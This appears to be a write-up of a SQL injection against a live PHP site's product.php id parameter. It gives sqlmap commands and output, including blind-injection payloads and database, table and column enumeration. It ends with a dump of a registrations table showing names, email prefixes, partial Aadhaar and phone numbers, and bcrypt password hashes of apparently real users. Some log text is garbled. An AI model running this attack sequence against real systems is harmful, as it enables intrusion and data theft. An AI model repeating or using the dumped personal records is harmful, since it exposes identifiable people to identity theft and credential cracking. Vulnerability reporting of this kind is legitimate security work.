

Vulnerability Identification (Manual Discovery)

The initial phase involved identifying an entry point. By interacting with the id parameter, the application revealed a syntax error, confirming the backend was not properly sanitizing inputs.

- **Action:** Browsing to the product page with a modified parameter.
- **Observation:** The server returned a `mysqli_sql_exception`.



```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual
that corresponds to your MariaDB server version for the right syntax to use near "" at line 1 in
/home/u393774581/domain[REDACTED]/public_html/product.php:106 Stack trace: #0
/home/u393774581/domain[REDACTED]/public_html/product.php(106): mysqli->query() #1 {main}
thrown in /home/u393774581/domain[REDACTED]/public_html/product.php on line 106
```

Request Interception

To automate the testing, the raw HTTP request was captured. This ensures that headers like Cookie and User-Agent are preserved for accurate testing.

- **Command used to view the request:** `nano burp.txt`

```
sana@kali: ~/Desktop
Session Actions Edit View Help
sana@kali: ~/Desktop x sana@kali: ~/Desktop x
GNU nano 8.7 burp.txt
GET /product.php?id=5 HTTP/2
Host:
Cookie: PHPSESSID=i13j981s6hte4uod8e2s3ulsib
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


Database Discovery

Using the captured request, the target was scanned to identify the backend database management system (DBMS) and available databases.

- **Command:** sqlmap -r burp.txt --dbs --random-agent

```
(sana@kali)-[~/Desktop]
$ sqlmap -r burp.txt -p id --dbs --random-agent
```

- **Findings:** The scan identified mysql as the DBMS and retrieved two databases: information_schema and u393774581.



```
sana@kali: ~/Desktop
Session Actions Edit View Help
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (7141=7141) THEN 5 ELSE (SELECT 9101 UNION SELECT 2015) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=5 AND (SELECT 8357 FROM (SELECT(SLEEP(5)))sDoi)

[07:52:08] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.27
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[07:52:08] [INFO] fetching database names
[07:52:08] [INFO] fetching number of databases
[07:52:08] [WARNING] running in a single-thread mode. Please consider usage of option '--threads'
for faster data retrieval
[07:52:08] [INFO] retrieved: 2
[07:52:14] [INFO] retrieved: informat;;;;;;;;ion_schema
[07:53:32] [INFO] retrieved: u393774581

available databases [2]:
[*] information_schema
[*] u393774581

[07:54:46] [INFO] fetched data logged to text files under '/home/sana/.local/share/sqlmap/output/
/auqi...'

[*] ending @ 07:54:46 /2026-03-11/
```


Table Enumeration

Focus was shifted to the application's primary database to map out the data structure.

- **Command:** sqlmap -r burp.txt -D u393774581 --tables

```
(sana@kali)-[~/Desktop]
$ sqlmap -r burp.txt -D u393774581 --tables
```

- **Findings:** 22 tables were retrieved, including sensitive tables such as payments, bookings, and registrations.



```

sana@kali: ~/Desktop
Session Actions Edit View Help

Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (7141=7141) THEN 5 ELSE (SELECT 9101 UNION SELECT 2015) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=5 AND (SELECT 8357 FROM (SELECT(SLEEP(5)))sDoi)


[07:59:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.27
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[07:59:54] [INFO] fetching tables for database: 'u393774581_...'
[07:59:54] [INFO] fetching number of tables for database 'u393774581_...'
[07:59:54] [WARNING] running in a single-thread mode. Please consider usage of option '--threads'
for faster data retrieval
[07:59:54] [INFO] retrieved: 22
[08:00:03] [INFO] retrieved: payments
[08:00:34] [INFO] retrieved: bookings
[08:01:03] [INFO] retrieved: requirements
[08:01:53] [INFO] retrieved: products
[08:02:26] [INFO] retrieved: categories
[08:03:02] [INFO] retrieved: registrations
[08:03:48] [INFO] retrieved: blogs
[08:04:08] [INFO] retrieved: featured_listings
[08:05:10] [INFO] retrieved: subscribe
[08:05:41] [INFO] retrieved: product_specifications
[08:07:11] [INFO] retrieved: neon
[08:07:30] [INFO] retrieved: slideshow_items
[08:08:23] [INFO] retrieved: rev

```

Column Analysis

The registrations table was inspected to identify which types of user data were being stored.

- **Command:** sqlmap -r burp.txt -D u393774581_... -T registrations --columns




```

(sana@kali)-[~/Desktop]
$ sqlmap -r burp.txt -D u393774581_... -T registrations --columns

```

- **Findings:** The table contains 24 columns, including name, phonenummer, email, aadhaarno, and password.



```

sana@kali: ~/Desktop
Session Actions Edit View Help

for faster data retrieval
[08:11:16] [INFO] retrieved: 24
[08:11:24] [INFO] retrieved: id
[08:11:33] [INFO] retrieved: int(11) unsigned
[08:12:32] [INFO] retrieved: name
[08:12:48] [INFO] retrieved: varchar(255)
[08:13:45] [INFO] retrieved: phonenummer
[08:14:23] [INFO] retrieved: varchar(10)
[08:15:06] [INFO] retrieved: email
[08:15:25] [INFO] retrieved: varchar(255)
[08:16:33] [INFO] retrieved: gst_number
[08:17:15] [INFO] retrieved: varchar(15)
[08:18:01] [INFO] retrieved: aadhaarno
[08:18:33] [INFO] retrieved: varchar(12)
[08:19:15] [INFO] retrieved: city
[08:19:39] [INFO] retrieved: varchar(100)
[08:20:23] [INFO] retrieved: pincode
[08:20:51] [INFO] retrieved: varchar(6)
[08:21:36] [INFO] retrieved: state
[08:22:03] [INFO] retrieved: varchar(200)
[08:22:53] [INFO] retrieved: district
[08:23:26] [INFO] retrieved: varchar(200)
[08:24:20] [INFO] retrieved: taluk
[08:24:41] [INFO] retrieved: varchar(200)
[08:26:05] [INFO] retrieved: area

```



```

[08:19:39] [INFO] retrieved: varchar(100)
[08:20:23] [INFO] retrieved: pincode
[08:20:51] [INFO] retrieved: varchar(6)
[08:21:36] [INFO] retrieved: state
[08:22:03] [INFO] retrieved: varchar(200)
[08:22:53] [INFO] retrieved: district
[08:23:26] [INFO] retrieved: varchar(200)
[08:24:20] [INFO] retrieved: taluk
[08:24:41] [INFO] retrieved: varchar(200)
[08:26:05] [INFO] retrieved: area
[08:26:22] [INFO] retrieved: varchar(200)
[08:27:16] [INFO] retrieved: no_of_vehicles
[08:28:12] [INFO] retrieved: int(11)
[08:28:44] [INFO] retrieved: created_at
[08:29:20] [INFO] retrieved: timestamp
[08:29:55] [INFO] retrieved: activestatus
[08:30:37] [INFO] retrieved: int(11)
[08:31:08] [INFO] retrieved: verified
[08:31:37] [INFO] retrieved: i-nt(11)
[08:32:20] [INFO] retrieved: password
[08:32:55] [INFO] retrieved: text
[08:33:12] [INFO] retrieved: location
[08:33:53] [INFO] retrieved: text
[08:34:51] [INFO] retrieved: fname
[08:35:21] [INFO] retrieved: varchar(44)
[08:36:16] [INFO] retrieved: lname
[08:36:39] [INFO] retrieved: varchar(44)
[08:37:33] [INFO] retrieved: addressone
[08:38:21] [INFO] retrieved: varchar(555)
[08:39:23] [INFO] retrieved: addresstwo
[08:40:24] [INFO] retrieved: varchar(55)

```

Data Exfiltration (Proof of Concept)

A controlled dump was performed to confirm that sensitive data could be extracted in plain text or hashed formats.

- **Command:** `sqlmap -r burp.txt -D u393774581 -T registrations -C name,email,phonenumber,password,aadhaarno,city,addressone --dump --threads=10 --batch`

```

$ sqlmap -r burp.txt -D u393774581 -T registrations -C name,email,phonenumber,password,aadhaarno,city,addressone --dump --threads=10 --batch


```

- **Findings:** Successfully exfiltrated user records, including hashed passwords (using \$2y\$10\$ Blowfish encryption) and clear-text contact details.

```

[08:51:33] [INFO] retrieving the length of query output
[08:51:33] [INFO] resumed: 0
[08:51:33] [INFO] retrieved:
[08:51:35] [INFO] retrieving the length of query output
[08:51:35] [INFO] resumed: 28
[08:51:35] [INFO] resumed: venkateshlredd
[08:51:35] [INFO] retrieving the length of query output
[08:51:35] [INFO] resumed: 60
[08:51:35] [INFO] resumed: $2y$10$zWNzHVZzazskDAXDQX5GeOHkdFJLaHdk0PurBAmEimeJA1lP.5MX2
[08:51:35] [INFO] retrieving the length of query output
[08:51:35] [INFO] resumed: 10
[08:51:35] [INFO] resumed: 96765
[08:51:35] [INFO] retrieving the length of query output
[08:51:35] [INFO] resumed: 8
[08:51:35] [INFO] resumed: Suchitha
[08:51:35] [INFO] retrieving the length of query output
[08:51:35] [INFO] resumed: 0
[08:51:35] [INFO] retrieved:
[08:51:37] [INFO] retrieving the length of query output
[08:51:37] [INFO] resumed: 0
[08:51:37] [INFO] retrieved:
[08:51:38] [INFO] retrieving the length of query output
[08:51:38] [INFO] resumed: 23
[08:51:38] [INFO] resumed: ksuchitha20
[08:51:38] [INFO] retrieving the length of query output
[08:51:38] [INFO] resumed: 60
[08:51:38] [INFO] resumed: $2y$10$1GatKv10Wsr3GmNixakvYuTV5r8EwZ2UNiwPwMNTuAIu9x1Hj8Jku
[08:51:38] [INFO] retrieving the length of query output
[08:51:38] [INFO] resumed: 10
[08:51:38] [INFO] resumed: 889741374

```



```
sana@kali: ~/Desktop
Session Actions Edit View Help
Database: u393774581_aue
Table: registrations
[10 entries]
+-----+-----+-----+-----+-----+
| name | email | aadhaarno | city | phonenumber | password |
+-----+-----+-----+-----+-----+
| venkatesh | venkateshlredd | 96765 | <blank> | $2y$10$zWNzHVZzazskDAXDQX5Ge0HkdFJL |
aHdk0PurBAmEimeJA1lP.5MX2 | NULL | <blank> |
| Suchitha | ksuchiha20 | 88974 | <blank> | $2y$10$1GatKvl0Wsr3GmNIxakvYuTV5r8E |
wZ2UNiwPWmNTuAIu9x1HjBJku | NULL | <blank> |
| Janardhan | janardhanreddy | 91411 | <blank> | $2y$10$MngP6RiYftghy6VujuQM505bNA.P |
ft5tv2M.P8UgS5FhrEX4pyZhC | NULL | <blank> |
| hari | hariofficial5 | 86883 | <blank> | $2y$10$m/mY3P8ftXTU7WlBX93Fa.Q8A0kO |
kiLsba78.6zPXnNeUYVaELk1u | NULL | <blank> |
| Riyaz | riyazshariff | 98452 | <blank> | $2y$10$Ncw3mPypFK.qU73n2.3XbuuFdveb |
ftnGbOvaOH5zUwtSKQp/Ag3Ma | NULL | <blank> |
| Yadhunandan | ysh89331 | 78921 | <blank> | $2y$10$AtaulE8I/pJCfakkGDwxW.hxFkxn |
WyDBg60jSLEjC06/RZyyE0Gfi | NULL | <blank> |
| Pankaj | pankaj@yo | 12345 | <blank> |
| Ismail | ismailkhan.de | 77953 | <blank> | $2y$10$LqcoqBqLQcNOxSZhElgZ1uZESV/5 |
1VMqU25R6jaFgWfLjLvqjGjYO | NULL | <blank> |
| abhay | keshriabhay | 70010 | <blank> | $2y$10$Q6ItNHnVv4jmt.b0.ryPeeaYaAAL |
NW3qJHnbg9f23j5SbTWU4zYhi | NULL | <blank> |
| Manjunatha | muddumanju | 81234 | <blank> | $2y$10$nag/fQBUlKHS6DrqLYCzoe0wi7xk |
VdDno9GfjLxoHJbbWNyo.UuwW | NULL | <blank> |
```

Conclusion

The successful exploitation of the `product.php` endpoint on [REDACTED] confirms a **Critical** SQL Injection vulnerability, allowing for the unauthorized exfiltration of the `u393774581_[REDACTED]` database. By utilizing boolean-based and time-based blind injection techniques, it was possible to bypass security controls and retrieve 22 tables, including highly sensitive user data from the `registrations` table. The compromised data includes full names, phone numbers, Aadhaar numbers, and physical addresses, along with bcrypt-hashed passwords (e.g., `$2y$10$. . .`), which poses a severe risk of identity theft and credential cracking. To secure the application, it is imperative to implement prepared statements and strict input validation to ensure that user-supplied data cannot manipulate backend SQL queries.